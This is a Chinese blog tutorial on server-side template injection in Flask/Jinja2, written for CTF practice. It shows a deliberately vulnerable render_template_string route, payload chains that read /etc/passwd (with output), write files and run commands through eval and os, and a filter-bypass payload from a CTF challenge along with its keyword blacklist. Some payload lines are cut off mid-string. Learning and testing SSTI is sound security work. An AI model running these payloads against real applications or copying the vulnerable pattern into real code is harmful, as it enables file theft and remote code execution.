关于flask的SSTI注入

原创

TuudOp 于 2019-01-21 22:26:00 发布 5952 收藏 13
分类专栏： Web安全 ctf python 文章标签： python flask ssti
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_39850969/article/details/86581393
版权


Web安全 同时被 3 个专栏收录
17 篇文章 0 订阅
订阅专栏


ctf
7 篇文章 1 订阅
订阅专栏


python
2 篇文章 0 订阅
订阅专栏

ssti注入又称服务器端模板注入攻击(Server-Side Template Injection)，和sql注入一样，也是由于接受用户输入而造成的安全问题。

它的实质就是服务器端接受了用户的输入，没有经过过滤或者说过滤不严谨，将用户输入作为web应用模板的一部分，但是在进行编译渲染的过程中，执行了用户输入的恶意代码，造成信息泄露，代码执行，getshell等问题。

这个问题主要是出在web应用模板渲染的过程中，目前比较流行的渲染引擎模板主要有：
smarty，twig，jinja2，freemarker，velocity

而python中的一个微型框架flask主要就是使用的jinja2来作为渲染模板，在目前的ctf中常见的SSTI也主要就是考察的python，因此我记录一下关于python flask的jinja2引发的SSTI，也帮助自己更深入的学习和理解ssti注入攻击这个知识点。

在学习jinja2造成的ssti时，先初步了解一下关于python的flask框架，以及flask是如何通过jinja2来进行模板渲染的。

flask的运行流程：

路由：

想要在浏览器中访问由flask创建的web，需要设置路由，看代码

```
//index.py

from flask import Flask,url_for,redirect,render_template,render_template_string,request
app = Flask(__name__)

@app.route("/index/")
def test():
    return "Hello flask"

if __name__ == "__main__":
    app.run()
```

@app.route("/index/") 中，route装饰器的作用就是将函数和url绑定起来，当运行这个脚本之后，访问

```
http://127.0.0.1:5000/index
```

就会返回Hello flask，这就是简单的flask框架的运行。

渲染：

flask有两种渲染方式，render_template() 和 render_template_string()。


render_template()是渲染文件的，render_template_string是渲染字符串的，ssti也主要与渲染字符串这种方式有关。

在网站的根目录下创建templates文件夹，主要用来存放html文件，也是渲染用的模板文件。

render_template:

```
//index.py
@app.route("/index/")
def test():
    return render_template("index.html")

//index.html 在 /templates/index.html
```



render_template_string:

```
//index.py
@app.route("/index/")
def test():
    content = "test by gurenmeng"
    return render_template_string(content)
```

使用{{ }}变量包裹：

{{ }}在jinja2中为变量包裹标识符

```
//index.py
@app.route("/index/")
def test():
    html = "test by gurenmeng"
    return render_template("index.html", content=html)



//templates/index.html
<p3>{{content}}</p3>
```

访问 http://127.0.0.1:5000/index 就会自动加载templates/index.html，将html这个参数内容传递给content这个变量，然后渲染到web页面。页面就会输出 test by gurenmeng。


模板注入：

如果错误的使用render_template_string渲染方式的话，就会产生模板注入。

先测试简单的xss：

```
//index.py
@app.route("/index/")
def test():
    content = request.args.get("content")
    return render_template_string(content)
```

直接返回渲染的get传输的数据，并且渲染的content内容是用户可控的




直接渲染出现xss漏洞。

换一种写法：

```
//index.py
@app.route("/index/")
def test():
    content = request.args.get("content")
    return render_template_string("{{html}}", html=content)
```

访问web



<script>alert(1)</script>

js代码被原样输出，这是因为模板引擎一般都默认对渲染的变量值进行编码转义，这样就不会存在xss了。

在这段代码中用户所控的是code变量，而不是模板内容。

存在漏洞的代码中，模板内容直接受用户控制的。之前弹窗的代码一样。

xss知识模板注入的一个非常小的一个应用，根据危害性的是其他攻击方式：读写文件，命令执行

在Jinja2模板引擎中，{{}}是变量包裹标识符。{{}}并不仅仅可以传递变量，还可以执行一些简单的表达式。

利用之前弹窗的代码：

12

表达式被执行，进行了简单的乘法运算。

实行文件读写和命令执行的基本操作：获取基本类->获取基本类的子类->在子类中找到关于命令执行和文件读写的模块

python的几个函数解析：

```
__class__ 返回调用的参数类型
__bases__ 返回类型列表
__mro__ 此属性是在方法解析期间寻找基类时考虑的类元组
__subclasses__() 返回object的子类
__globals__ 函数会以字典类型返回当前位置的全部全局变量 与 func_globals 等价
```


获取基本类(object)：

```
//获取基本类 object
''.__class__.__mro__[2]
{}.__class__.__bases__[0]
().__class__.__bases__[0]
[].__class__.__bases__[0]
request.__class__.__mro__[9]   //在flask的jinja2模块渲染是可用
```

```
>>> ''.__class__.__mro__[2]
<type 'object'>
```

获取基本类的子类：

```
object.__subclasses__()
//''.__class__.__mro__[2].__subclasses__()
//...基于上面的其他写法
```



快速查找该引用对应的位置：

```
''.__class__.__mro__[2].__subclasses__().index(file)
```

```
>>> ''.__class__.__mro__[2].__subclasses__().index(file)
40
```

文件读写：

在子类里面有<type 'file'>这个引用的索引，可以直接调用进行文件读写：

```
''.__class__.__mro__[2].__subclasses__()[40]
```

```
>>> ''.__class__.__mro__[2].__subclasses__()[40]
<type 'file'>
```

```
''.__class__.__mro__[2].__subclasses__()[40]("/etc/passwd").read()
```

```
>>> ''.__class__.__mro__[2].__subclasses__()[40]("/etc/passwd").read()
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spo
:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy
nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n
orting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsy
/sbin/nologin\nsystemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin\n_apt:x:102:65534
:/bin/false\nepmd:x:104:108::/var/run/epmd:/usr/sbin/nologin\nDebian-exim:x:105:109::/var/spool/exim4:/usr/sbin/nologi
ol/rwho:/usr/sbin/nologin\nredsocks:x:108:112::/var/run/redsocks:/usr/sbin/nologin\nusbmux:x:109:46:usbmux daemon,,,:/
in/nologin\nntp:x:112:114::/nonexistent:/usr/sbin/nologin\nstunnel4:x:113:116::/var/run/stunnel4:/usr/sbin/nologin\nrt
greSQL administrator,,,:/var/lib/postgresql:/bin/bash\ndnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
ar/run/iodine:/usr/sbin/nologin\narpwatch:x:119:121:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh\nsslh:x:120:125::/nonexis
n\ncouchdb:x:122:128:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash\ngeoclue:x:123:131::/var/lib/geoclue:/usr/sbi
lord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\nsaned:x:126:134::/var/lib/saned:/usr/sbin/nologin
bin/false\navahi:x:128:135:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\npulse:x:129:136:PulseAudio da
Manager:/var/lib/gdm3:/bin/false\nking-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin\ndradis:x:132:140::/
sbin/nologin\nsystemd-timesync:x:111:113:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin\ninetsim:x:134
p:/bin/false\nsystemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin\n'
```

https://blog.csdn.net/qq_39850969

将read()改为write()就可以进行写操作：

```
''.__class__.__mro__[2].__subclasses__()[40]("/root/桌面/test.txt", "a").write("123")
```

或者在基本类的子类中找到重载过的__init__类(对python不是很熟悉，所以这里不太清楚，不过在基本类的子类中的一些类属性基本都有引用)，查看引用 __builtins__

```
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']
```

```
//读取文件
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']("/etc/passwd").re
```

```
>>> ''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['file']("/etc/passwd").read()
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys
games:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin
:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/n
nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd
orting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:
/sbin/nologin\nsystemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin\n_apt:x:102:65534::/nonexistent:/u
:/bin/false\nepmd:x:104:108::/var/run/epmd:/usr/sbin/nologin\nDebian-exim:x:105:109::/var/spool/exim4:/usr/sbin/nologin\nuuidd:x:106:1
ol/rwho:/usr/sbin/nologin\nredsocks:x:108:112::/var/run/redsocks:/usr/sbin/nologin\nusbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/
in/nologin\nntp:x:112:114::/nonexistent:/usr/sbin/nologin\nstunnel4:x:113:116::/var/run/stunnel4:/usr/sbin/nologin\nrtkit:x:114:117:Re
greSQL administrator,,,:/var/lib/postgresql:/bin/bash\ndnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\nmessagebus:x:11
ar/run/iodine:/usr/sbin/nologin\narpwatch:x:119:121:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh\nsslh:x:120:125::/nonexistent:/usr/sbin/n
n\ncouchdb:x:122:128:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash\ngeoclue:x:123:131::/var/lib/geoclue:/usr/sbin/nologin\nsshd:
lord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\nsaned:x:126:134::/var/lib/saned:/usr/sbin/nologin\nspeech-dispatch
bin/false\navahi:x:128:135:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin\npulse:x:129:136:PulseAudio daemon,,,:/var/run
Manager:/var/lib/gdm3:/bin/false\nking-phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin\ndradis:x:132:140::/var/lib/dradis:/
sbin/nologin\nsystemd-timesync:x:111:113:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin\ninetsim:x:134:999::/var/lib/i
p:/bin/false\nsystemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin\n'
```

https://blog.csdn.net/qq_39850969

命令执行：

方法一：利用eval进行命令执行

```
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os")
```

方法二：利用commands实现命令执行：

```
[].__class__.__base__.__subclasses__()[59].__init__.__globals__['linecache'].__dict__.values()[12].__dict__
```

```
{}.__class__.__bases__[0].__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('os').pop
```

(在进行jinja2模板注入时，直接将这些payload放入{{}}中作为变量执行即可获得想要的结果，如果存在对应键不在相应位置，那么就需要我们从基本类开始找了，一般来说应该是一样的，这个需要看python环境)

举例一个ctf：

点击到regist.php是一个404页面，并且动态输出错误url，然后测试xss，会弹窗，这是过滤了字符的，所以应该知道这里是存在ssti的，进一步测试{{2*3}},错误页面会输出数字6，所以这个题就是考察python flask的ssti的。

但是经过测试，这里是过滤了很多字符的，后面看writeup，贴出他的黑名单：

```
black_list = [ 'write', 'class', 'mro', 'read', '<', '>', '|', 'join' 'os', 'sys', 'pop', 'del', 'rm', 'eva
```

这里我们使用**request.args**这个参数来进行绕过。

request.args是flask中的一个属性,为返回请求的参数，将后面的参数作为变量传递进去，进而绕过一些限制，具体看payload：

```
http://111.198.29.45:31540/{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36df
```

他过滤了class,mro,subclasses,read，所以使用request.args返回后面的参数，将后面的参数作为一个变量传递进来，这样就染过了里面的一些黑名单。

https://blog.csdn.net/qq_39850969

最终可成功读取到文件。

对flask jinja2更深入的利用：

https://www.freebuf.com/articles/web/98928.html

常见绕过方法：

https://bbs.ichunqiu.com/thread-47685-1-1.html?from=aqzx8

参考文章：

https://www.freebuf.com/column/187845.html

https://bbs.ichunqiu.com/thread-47685-1-1.html?from=aqzx8